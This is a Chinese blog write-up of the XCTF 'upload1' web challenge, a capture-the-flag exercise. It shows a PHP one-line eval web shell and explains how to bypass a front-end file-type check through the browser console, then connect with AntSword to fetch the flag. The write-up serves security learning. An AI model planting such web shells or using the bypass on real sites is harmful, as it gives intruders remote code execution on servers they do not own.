

攻防世界web进阶upload1

原创

Opt1mus 于 2020-03-13 22:03:41 发布 746 收藏 1

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43713800/article/details/104850730

版权



[CTF 专栏收录该内容](#)

16 篇文章 3 订阅

订阅专栏

转自个人博客 [Opt1mus](#)

打开网站, 可以发现只存在一个选择文件框和一个上传按钮。



选择文件 未选择任何文件

上传

我们可以考虑直接上传一个一句话木马尝试。


```
<?php @eval($_POST['shell']);?>
```



未选择任何文件

快速弹出警告框，让上传图片文件。猜测是前端js判断。

F12 打开控制台，成功发现js代码，右击直接删掉。



重新选择一句话木马，此时发现上传按钮无法点击，在 F12 的 console 中将按钮的 disabled 设置为 false。

```
submit.disabled=false
```

按钮的id值可通过源代码查看得到。

点击上传，得到上传路劲。

upload success : upload/1584107548.shell.php

选择文件

未选择任何文件

上传

通过蚁剑连接一句话木马，成功得到flag。

目录列表 (1)

- /
- var
 - www
 - html
 - upload

文件列表 (5)

名称	日期	大小	属性
upload	2020-03-13 13:39:57	4 Kb	0755
flag.php	2020-03-13 13:35:51	63 b	0664
index.html	2018-09-12 01:54:42	11.24 Kb	0664
index.php	2018-09-12 01:54:42	1.35 Kb	0664
install.sh	2018-09-12 01:54:42	221 b	0775

后记

后来写wp的时候，发现可以省略删除js源码那一步，因为虽然弹窗了，但是没有清空选择的文件，可以直接通过更改按钮属性直接上传。

总结

写了几道php源码的题，什么phps源码泄露、反序列化，头大，碰到这道简单的，开心死了。